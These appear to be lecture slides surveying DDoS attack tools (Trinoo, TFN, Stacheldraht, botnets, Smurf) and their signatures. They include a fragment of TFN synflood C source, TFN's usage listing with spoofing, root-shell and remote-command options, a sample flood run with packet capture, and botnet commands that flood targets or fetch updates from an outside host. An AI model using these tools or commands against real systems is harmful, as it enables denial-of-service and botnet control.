


# Client attack on WTO




# TCP Level DDoS attacks





# Probing stage

- Most DDOS attack tools are compromised computers
- Attackers would scan systems for non-secured services
- Many automated scanning tools around



# Attack tools 1: FAPI

- Spoof IP addresses
- UDP packets to random or specified ports
- Automatic termination at specified time
- One of the first tools available in May 1998

# Attack tools 2: Trinoo

- UDP attacks to random ports
- Defaults:
  - 120 seconds (max 1999 seconds)
  - Packet size: 1000 octets
- Master Slave communication clear TCP and UDP
- Does **not** support IP spoofing
- Link: <http://xforce.iss.net/alerts/advice40.php>

# Attack tools 3: TFN

- Spoof IP addresses
- Master Zombie communicate by ICMP echo reply
- Flooding: ICMP echo, TCP SYN, UDP flood (trinoo emulation), Smurf
- Link: <http://xforce.iss.net/alerts/advice43.php>

# TFN code

```
/* td.c - tribe flood network synflooder (c) 1999 by Mixter - PRIVATE */

char synb[8192];

void
syn (u_long victim, u_short port)
{
    struct sockaddr_in sin;
    struct iphdr *ih = (struct iphdr *) synb;
    struct tcphdr *th = (struct tcphdr *) (synb + sizeof (struct iphdr));
    srandom ((time (NULL) + random ()));
    ih->version = 4;
    ih->ihl = 5;
    ih->tos = 0x00;
    ih->tot_len = sizeof (ih) + sizeof (th);
    ih->id = htons (random ());
    ih->frag_off = 0;
    ih->ttl = 255;
    ih->protocol = 6;
```

# TFN GUI

```
sun17>usage: tfn <options>
[-P protocol]      Protocol for server communication. Can be ICMP,
                    UDP or TCP. Uses a random protocol as default
[-D n]             Send out n bogus requests for each real one to decoy
                    targets
[-i target string] Contains options/targets separated by '@', see below
[-S host/ip]       Specify your source IP. Randomly spoofed by default,
                    use your real IP if you are behind spoof-filtering routers
[-f hostlist]      Filename with list of hosts with TFN servers to contact
[-p port]          A TCP destination port can be specified for SYN floods
<-c command ID>   0 - Halt all current floods on server(s) immediately
                    1 - Change IP antispoof-level (evade rfc2267 filtering)
                        usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)
                    2 - Change Packet size, usage: -i <packet size in bytes>
                    3 - Bind root shell to a port, usage: -i <remote port>
                    4 - UDP flood, usage: -i victim@victim2@victim3@...
                    5 - TCP/SYN flood, usage: -i victim@... [-p destination port]
                    6 - ICMP/PING flood, usage: -i victim@...
                    7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...
                    8 - MIX flood (UDP/TCP/ICMP interchanged), usage: -i victim@...
                    9 - TARGA3 flood (IP stack penetration), usage: -i victim@...
                   10 - Blindly execute remote shell command, usage -i command
```



# TFN GUI (2)

```
sun18>tfn -r slaves -i victim-ip -c8
```

Mixed attack

```
Protocol      : random
Source IP     : random
Client input  : list
Target(s)     : 192.168.252.5@192.168.252.5
Command      : commence syn flood, port: random
```

Sending out packets: ..

```
Command      : bind shell(s) to port 192
Command      : commence udp flood
Command      : commence icmp echo flood
Command      : commence icmp broadcast (smurf) flood
Command      : commence mix flood
Command      : commence targa3 attack
```

# TFN: the result

```
17:21:04.506166 eth0 > 194.49.187.0.46704 > 192.168.252.5.1896:
                        S 5170376:5170396(20) win 2671 urg 12565
17:21:04.516166 eth0 > 234.63.125.0.37201 > 192.168.252.5.30309:
                        S 11047630:11047650(20) win 1997 urg 19011
17:21:04.516166 eth0 > 39.213.139.0.7910 > 192.168.252.5.43813:
                        S 2125087:2125107(20) win 14958 urg 60724
17:21:04.516166 eth0 > 43.105.6.0.4744 > 192.168.252.5.3424:
                        S 6254394:6254414(20) win 33694 urg 42255
17:21:04.516166 eth0 > 66.217.70.0.22670 > 192.168.252.5.6337:
                        S 13843234:13843254(20) win 11437 urg 24737
17:21:04.516166 eth0 > 235.178.30.0.45851 > 192.168.252.5.30524:
17:21:04.516166 eth0 > 90.254.119.0.25388 > 192.168.252.5.31123:
17:21:04.516166 eth0 > 119.74.222.0.16422 > 192.168.252.5.6950:
17:21:04.516166 eth0 > 97.62.6.0.42978 > 192.168.252.5.10888:
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17:21:04.516166 eth0 > 35.109.153.0.22810 > 192.168.252.5.15604:
17:21:04.516166 eth0 > 37.200.46.0.32360 > 192.168.252.5.52882:
17:21:04.516166 eth0 > 60.174.10.0.23938 > 192.168.252.5.3478:
17:21:04.516166 eth0 > 245.117.36.0.34314 > 192.168.252.5.61235:
17:21:04.516166 eth0 > 210.91.134.0.20053 > 192.168.252.5.12545:
```

# Attack tools 4: TFN2K

- Like TFN, but Zombie almost always silent
  - Difficult to spot
  - Master sends commands 20x to zombies in the hope that one will get through
- Master to zombie communication is encrypted
- Attack signatures:
  - TCP header is always 0 length
  - UDP packet length (as appears in the UDP header) is 3 bytes longer than the actual length of the packet
  - UDP and TCP checksums do not include 12 byte pseudo-header and therefore checksums will always be incorrect

# Attack tools 5: Stacheldracht

- Stacheldracht (v4 and v2.666)
  - Attacks: UDP, ICMP, TCP SYN, Smurf
  - Use encryption for communication but not for ICMP heartbeat packets that zombie sends to master
  - Auto-update feature via rcp
  - Has ability to test (via ICMP echo) if it can use spoofed IP addresses
  - V2.666 has added TCP ACK and TCP NUL attacks
  - Link: <http://xforce.iss.net/alerts/advice61.php>

# Attack tools 6: Shaft

- Optional IP spoofing capabilities
- Ports:
  - Master to zombie: 18753/udp
  - Zombie to master: 20433/udp
  - An attack timer
  - Provides statistics to the master
  - Can set ICMP and UDP packet size
- Link: <http://www.adelphi.edu/~spock/lisa2000-shaft.pdf>

# Attack tools 7: Mstream

- TCP port 12754
- Master to zombie via telnet
  - Communication not encrypted
- Attack: TCP ACK
  - Target gets hits by ACK packets and sends TCP RST packets to non-existent IP addresses
  - Router returns ICMP unreachable causing more bandwidth starvation
- Link: <http://xforce.iss.net/alerts/advice48.php>

# Attack tools 8: Omega

- Spoof IP addresses
- Zombies use “chat”
- Attacks:
  - TCP ACK, UDP, ICMP
  - Introduced IGMP flood (multicast)
    - Internet Group Management Protocol
    - provides a way for an Internet computer to report its multicast group membership to adjacent routers

# Attack tools 9: Trinity

- Also known as Myserver and Plague
- Attacks: UDP, TCP fragments, TCP SYN, TCP RST, TCP random-flag, TCP ACK, TCP establish, TCP NUL
- Listens to TCP port 3370
- When zombie is idle it connects to Undernet IRC on port 6667
- Link: <http://xforce.iss.net/alerts/advice59.php>

# Attack tools 10: Ramen

- Self-propagating worm
- Scans /16s for port 21 (FTP)
- SYN scanning by ramen causes DDoS on IP multicast range
- Link: <http://xforce.iss.net/alerts/advises71.php>


# Attack tools 11: Naphta

- Exploits weaknesses in TCP stacks with large number of connections in states other than "SYN RECVD," including "ESTABLISHED" and "FIN WAIT-1."
- Links:
  - [http://razor.bindview.com/publish/advisories/adv\\_NAPTHA.html](http://razor.bindview.com/publish/advisories/adv_NAPTHA.html)
  - <http://www.cert.org/advisories/CA-2000-21.html>

# Attack tools 12: IRC bots

- Zombie systems controlled via a central IRC channel
- Uses Sub7 trojan to maintain remote control on zombies
- Links:
  - <http://grc.com/dos/grcdos.htm>
  - <http://www.cert.org/advisories/CA-2001-20.html>
  - <http://swatit.org/bots/index.html>
  - <http://hackereliminator.com/trojandemo.html>

# Easily obtained



Microsoft Internet Explorer - http://packetstormsecurity.org/

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Denial of Service tools are for use when testing your own machines only. Use of these tools on a test network is the only way to build a stable network enabled product that will not crash under the load of a distributed packet flood.

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<b>File Name:</b>	4to6.tar.gz
<b>Description:</b>	4to6ddos is a distributed denial of service against ipv6 that works without installing ipv6 support. it shoots ipv6 encapsulated in ipv4 packets directly to the ipv4-to-ipv6 tunnels.
<b>Author:</b>	Cyrax
<b>Homepage:</b>	http://www.pkcrew.org
<b>File Size:</b>	4089
<b>Last Modified:</b>	Dec 3 03:13:57 2000
<b>MD5 Checksum:</b>	347b6d04412d64d23635013879bdae36

<b>File Name:</b>	blitznet.lgz
<b>Description:</b>	Blitznet launches a distributed syn flood attack with spoofed source IP, without logging.
<b>Author:</b>	Phreeon
<b>File Size:</b>	8055
<b>Last Modified:</b>	Dec 9 21:33:31 1999
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# Botnets

Major goal: Masquerade the tool so it look like a valid file


Some known tools:

- Sdbot
- Gtbot (global threat Bot – Mirc)
- Eggdrop – oldest (1993)
- Attackbot
- Evilbot (backdoor IRC trojan)
- Litmusbot
- Rbot




Botcentral.org poll

# Botnets: recruiting your army



- Emails attachments
- Chat files
- Web sites
- Scan vulnerable computers (automated)
- Worm distribution (use carefully)





- You can always purchase an army
- Guard your army from takeovers

# Bot command syntax

- `!scan 128.135.75.* 31337`
  - Scans entire /24 for possible infection
- `!update http://botnet.update.us`
  - Tells all bots on the channel to get the latest update
- `!pfast 50000 128.1.1.1 53`
  - UDP port flooder
- `!packet 128.1.1.1 300000`
  - DDOS via ping.exe

# Botnets: Attacking



# Example of attacks evolution

- **Size:** 172Kpps
- **Number of Zombies:** 5,000
- **Port:** 80 TCP
- **Type of attack:** TCP  
Three way handshake



# Moving to the application layer

- Uses critical applications (e.g., HTTP, SMTP, DNS)
- Better CPU consumption at the attacked server level
- Under the radar. Looks normal. Hard to block at the ISP level (Netflow, ACL)
- Requires more effort from the attacker (more than a simple SYN spoofed attack)

# Attack tools 13: Worms

## ■ Worms

- Code Red, Power Worm, Nimda, SQL Voyager
- All exploit Microsoft holes turning systems into zombies
- Links:
  - <http://www.cert.org/advisories/CA-2001-19.html>
  - <http://www.cert.org/advisories/CA-2001-23.html>
  - <http://www.cert.org/advisories/CA-2001-11.html>
  - <http://www.cert.org/advisories/CA-2001-26.html>

# Attack tools 14: Routers

- Routers are being scanned
  - Pswd=cisco
- Using ICMP to packet a victim
  - Haven't discovered tcp, yet!
- Juniper is FreeBSD derivative
  - Use your imagination

Hello y'all


Jan 3, 2002

My name is Bubba, and down here in the south, we try some mighty fine things with these here Junipers. One day, I sat me down and thought long and hard about what to do with my router. Hect, you've got yourself a powerfur FreeBSD system on dat dare routing engine, and it's a bitching thing to use. Her are some of my ideas o how to use all of them thar idle cpu cycles:



# Infrastructure-level DDoS attacks

- BGP / OSPF / ... attacks
- SYN flood TCP 179, SSH
- ICMP attack
- DNS attacks



# Smurf

Came out in March 1999!

**Modem parameters :**

Modem :

Modem Port COM :  COM 1

Modem Speed : Normal

**Packets parameters :**

Victim's IP Address :

ICMP Data Size : 150

**Broadcast Addresses :**

Broadcast List :

Open a List :

Add IP :

**Smurf parameters :**

Delay Between Packets : 10

Packet Number : ☒ Infinity

**SMURF!**

